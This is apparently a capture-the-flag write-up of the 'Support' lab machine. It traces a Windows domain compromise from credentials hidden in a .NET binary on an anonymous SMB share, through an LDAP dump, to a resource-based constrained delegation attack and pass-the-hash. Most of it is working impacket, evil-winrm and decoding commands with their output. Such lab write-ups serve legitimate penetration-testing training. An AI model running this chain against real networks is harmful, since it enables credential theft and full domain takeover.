The Machine
Support is a Windows Domain Controller that chains four misconfigurations into a full domain compromise. The entry point is not a web application or a Kerberos attack. It is a custom .NET binary sitting on an anonymously accessible SMB share, written by an internal developer who obfuscated LDAP credentials inside the executable. That single binary hands you the first set of credentials.
From there, an authenticated LDAP dump reveals a second account whose password was left in a user attribute field. That account's group membership, revealed by BloodHound, grants GenericAll over the Domain Controller computer object, which enables a Resource Based Constrained Delegation (RBCD) attack. No interactive shell on the DC is ever needed. The entire privilege escalation runs over the network with four impacket commands.
| Port | Service | Notes |
|---|---|---|
53 | DNS | Domain: support.htb |
88 | Kerberos | Confirms Domain Controller |
389 / 636 / 3268 / 3269 | LDAP / LDAPS / GC | Full LDAP stack, enumeration target |
445 | SMB | Anonymous access, support-tools share |
5985 | WinRM | Shell vector once credentials obtained |
Enumeration
Two-phase nmap: a wide port scan to capture everything, then a targeted service scan on the open ports.
$ nmap -p- --min-rate 1000 -oN support-all-ports.txt 10.129.230.181
$ nmap -sV -sC -p 53,88,135,139,389,445,464,593,636,3268,3269,5985,9389 \
  --min-rate 1000 -oN support-service-scan.txt 10.129.230.181
Key findings: domain is support.htb, hostname is DC, SMB signing is required (NTLM relay blocked), WinRM is open on port 5985, and clock skew is 9 seconds (Kerberos attacks are safe). Add the DC to /etc/hosts:
$ echo "10.129.230.181 support.htb dc.support.htb" | sudo tee -a /etc/hostsSMB Enumeration: support-tools Share
$ smbclient -L //10.129.230.181 -N
Anonymous login succeeded. Standard DC shares are present. support-tools is non-standard. Any custom share accessible without credentials is the first thing to investigate.
$ smbclient //10.129.230.181/support-tools -N
7-ZipPortable_21.07.paf.exe   - public software
Notepad++.exe                 - public software
putty.exe                     - public software
SysinternalsSuite.zip         - public software
Wireshark_3.6.8_64-bit.exe    - public software
UserInfo.exe.zip              - custom application, uploaded separately
Five public tools and one custom application. UserInfo.exe.zip was uploaded on a different date from everything else. When you see a custom binary on a file share, the assumption is hardcoded credentials until proven otherwise.
$ get UserInfo.exe.zip
$ unzip UserInfo.exe.zipsupport-tools share is accessible without credentials. It contains a custom .NET application not present in any public repository. Custom binaries on file shares are high-value targets for credential extraction via reverse engineering.
Foothold: Reversing UserInfo.exe
Strings Analysis
Before decompiling, strings narrows the search surface. The goal is to confirm the binary contains credential-related functionality before investing time in full decompilation.
$ strings UserInfo.exe | grep -iE "pass|ldap|support|key|secret|admin|encrypt"Output includes: getPassword, enc_password, LdapQuery, FromBase64String. This confirms: a base64-encoded password is decoded at runtime and used for LDAP authentication. The binary is .NET, which means the IL (Intermediate Language) bytecode is recoverable with monodis.
.NET IL Decompilation with monodis
$ monodis --output=UserInfo.il UserInfo.exe
$ grep -A 30 "getPassword\|enc_password" UserInfo.il
The IL reveals the full decryption routine:
enc_password:0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y+U193Ekey: ASCII bytes ofarmando- Decryption logic: base64 decode, XOR each byte with the cycling key, XOR again with
0xDF - LDAP account:
support\ldap - LDAP server:
LDAP://support.htb
Reproduce the decryption in Python:
$ python3 -c "
import base64
enc = '0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y+U193E'
key = b'armando'
data = base64.b64decode(enc)
result = bytes([data[i] ^ key[i % len(key)] ^ 0xDF for i in range(len(data))])
print(result.decode())
"
nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmzCredentials: support\ldap : nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz
LDAP credentials hardcoded in UserInfo.exe, obfuscated with a two-pass XOR cipher using a static key. .NET IL bytecode is always recoverable. Obfuscation is not encryption. Any XOR cipher with a static key embedded in the binary is trivially reversible.
Authenticated LDAP Dump
With valid LDAP credentials, a full domain object dump is now possible. The target is the info, description, and comment attribute fields. These are where administrators commonly store notes, and occasionally credentials.
$ ldapsearch -x -H ldap://10.129.230.181 \
  -D "support\ldap" \
  -w 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' \
  -b "DC=support,DC=htb" > ldap-dump.txt

$ grep -iE "info:|description:|comment:" ldap-dump.txt
info: Ironside47pleasure40WatchfulA plaintext password in the info field. Identify which account it belongs to:
$ grep -B 20 "Ironside47pleasure40Watchful" ldap-dump.txt | grep "^dn:\|^sAMAccountName:"
dn: CN=support,CN=Users,DC=support,DC=htbCredentials: support : Ironside47pleasure40Watchful. WinRM is open on port 5985.
Plaintext password stored in the info attribute of the support user object. LDAP attribute fields are visible to all authenticated domain users. After every authenticated LDAP dump, immediately grep info:, description:, and comment: before reading anything else.
Initial Access: Shell as support
$ evil-winrm -i 10.129.230.181 -u support -p 'Ironside47pleasure40Watchful'*Evil-WinRM* PS C:\Users\support\Documents> type C:\Users\support\Desktop\user.txt
84ccc82f8d13bdbfdff6f112afaed7d5
Privilege Escalation
BloodHound: GenericAll over DC
With a domain foothold, BloodHound maps every attack path available. The key question is: what can support reach that leads toward Domain Admin?
$ bloodhound-python \
  -u support -p 'Ironside47pleasure40Watchful' \
  -d support.htb -dc dc.support.htb \
  -ns 10.129.230.181 -c all

The path is: support is a member of Shared Support Accounts, which holds GenericAll over DC.SUPPORT.HTB. The privilege is not on the user directly but on the group. BloodHound finds it either way.
GenericAll over a computer object means full control: read, write, and modify any attribute. The specific attribute needed for RBCD is msDS-AllowedToActOnBehalfOfOtherIdentity. Writing a computer account we control into that attribute on the DC allows us to impersonate any user, including Administrator, when requesting service tickets for the DC.
support inherits GenericAll over DC$ through group membership. Combined with ms-DS-MachineAccountQuota defaulting to 10, this enables a full RBCD attack without touching the target machine. Always check group membership edges in BloodHound, not just direct user edges.
RBCD Attack: Four Commands to Domain Admin
Step 1: Create a fake computer account. ms-DS-MachineAccountQuota defaults to 10, meaning any authenticated domain user can add up to 10 computer accounts. This gives us a principal we fully control.
$ impacket-addcomputer support.htb/support:'Ironside47pleasure40Watchful' \
  -computer-name 'FAKE01$' \
  -computer-pass 'FakePass123!' \
  -dc-ip 10.129.230.181
Step 2: Write the RBCD delegation attribute. Using our GenericAll rights, write FAKE01$ into msDS-AllowedToActOnBehalfOfOtherIdentity on DC$. This tells Active Directory that FAKE01$ is allowed to delegate to the DC on behalf of any user.
$ impacket-rbcd support.htb/support:'Ironside47pleasure40Watchful' \
  -action write \
  -delegate-to 'DC$' \
  -delegate-from 'FAKE01$' \
  -dc-ip 10.129.230.181
Step 3: Request a service ticket impersonating Administrator. Using the S4U2Self and S4U2Proxy Kerberos extensions, request a CIFS service ticket for dc.support.htb that appears to be from Administrator. The DC accepts this because FAKE01$ is in the delegation attribute we just wrote.
$ impacket-getST support.htb/FAKE01$:'FakePass123!' \
  -spn cifs/dc.support.htb \
  -impersonate Administrator \
  -dc-ip 10.129.230.181
Step 4: Use the ticket to dump all domain hashes. Set the KRB5CCNAME environment variable to point impacket at the generated ticket file, then run secretsdump authenticating via Kerberos rather than NTLM. SMB signing does not block this because the ticket is legitimate from the DC's perspective.
$ export KRB5CCNAME=Administrator@cifs_dc.support.htb@SUPPORT.HTB.ccache
$ impacket-secretsdump support.htb/Administrator@dc.support.htb \
  -k -no-pass -dc-ip 10.129.230.181
Administrator:500:aad3b435b51404eeaad3b435b51404ee:bb06cbc02b39abeddd1335bc30b19e26:::Pass the Hash: Administrator Shell
$ evil-winrm -i 10.129.230.181 \
  -u Administrator \
  -H bb06cbc02b39abeddd1335bc30b19e26
*Evil-WinRM* PS C:\Users\Administrator\Documents> type C:\Users\Administrator\Desktop\root.txt
dae3032d7cfca5f9581705d2ca9dc3e9
Attack Chain
| Step | Technique | Result |
|---|---|---|
| 1 | Nmap (two-phase) | DC confirmed: Kerberos/LDAP/SMB/WinRM, domain support.htb |
| 2 | SMB anonymous enumeration | support-tools share found, UserInfo.exe.zip downloaded |
| 3 | strings + monodis (.NET decompile) | XOR-encoded LDAP credentials extracted from IL bytecode |
| 4 | Python XOR decode | support\ldap : nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz |
| 5 | Authenticated ldapsearch | support : Ironside47pleasure40Watchful found in info field |
| 6 | evil-winrm as support | Shell, user flag captured |
| 7 | BloodHound collection | support MemberOf Shared Support Accounts, GenericAll over DC$ |
| 8 | impacket-addcomputer | FAKE01$ computer account created |
| 9 | impacket-rbcd (write) | FAKE01$ written into msDS-AllowedToActOnBehalfOfOtherIdentity on DC$ |
| 10 | impacket-getST (S4U) | Administrator CIFS ticket forged |
| 11 | impacket-secretsdump via Kerberos | All domain hashes dumped, Administrator NTLM obtained |
| 12 | Pass the Hash (evil-winrm -H) | Administrator shell, root flag captured |
Vulnerabilities Found
| Vulnerability | Location | Impact |
|---|---|---|
| Hardcoded credentials in binary | UserInfo.exe (support-tools share) | LDAP authentication via XOR-obfuscated credentials |
| Credential in LDAP info field | support user object | Domain user account compromise |
| GenericAll via group membership | Shared Support Accounts on DC$ | Full computer object control |
| ms-DS-MachineAccountQuota above zero | Domain default | Unauthenticated computer account creation enabling RBCD |
| RBCD misconfiguration | DC$ after attribute write | Full domain compromise via forged Kerberos ticket |
Lessons Learned
- Non-standard SMB shares are always worth full enumeration. Standard DC shares are ADMIN$, C$, IPC$, NETLOGON, and SYSVOL. Anything else is signal.
support-toolswas the entire entry point. Default shares are noise. Custom shares are the attack surface. - Custom binaries on file shares almost always contain hardcoded credentials. The moment you see a non-standard executable, your first instinct should be reverse engineering, not execution.
stringsfollowed bymonodistakes under a minute and may hand you domain credentials. - monodis decompiles .NET assemblies on Kali without installing anything extra. If the binary is .NET (confirmed by
stringsoutput showing.NETFrameworkorFromBase64String), reach for monodis before trying to install dnSpy or ILSpy. It is already installed and produces readable IL. - LDAP info, description, and comment fields are where lazy admins hide passwords. After every authenticated LDAP dump, grep those three field names before reading anything else. They appear throughout the output and are easy to miss in a wall of LDAP text.
- BloodHound group membership paths matter as much as direct edges. The
supportuser had no direct privileges on the DC. TheGenericAlledge lived on the group. Always check what groups your compromised user belongs to before concluding you have no attack path. - GenericAll over a computer object means RBCD if MachineAccountQuota is above zero. Memorise this mapping. GenericAll on a computer object lets you write any attribute, including the RBCD delegation attribute. MachineAccountQuota above zero lets you create the computer you need for the attack. Both conditions are met by default in many domains.
- The RBCD attack is four commands with no foothold on the target machine. addcomputer, rbcd write, getST, secretsdump. The entire chain runs over the network from your attacker host. No code execution on the DC is ever required.
- KRB5CCNAME must be set before using impacket Kerberos tools. Export the environment variable pointing at your
.ccacheticket file immediately after getST generates it. If you skip this step, secretsdump authenticates as itself rather than as Administrator and fails silently. - RBCD-generated tickets bypass SMB signing. The DC signed the CIFS ticket itself during the S4U exchange. You are not relaying or forging anything from the network's perspective. The secretsdump authentication is legitimate in the eyes of the DC, which is why SMB signing does not block it.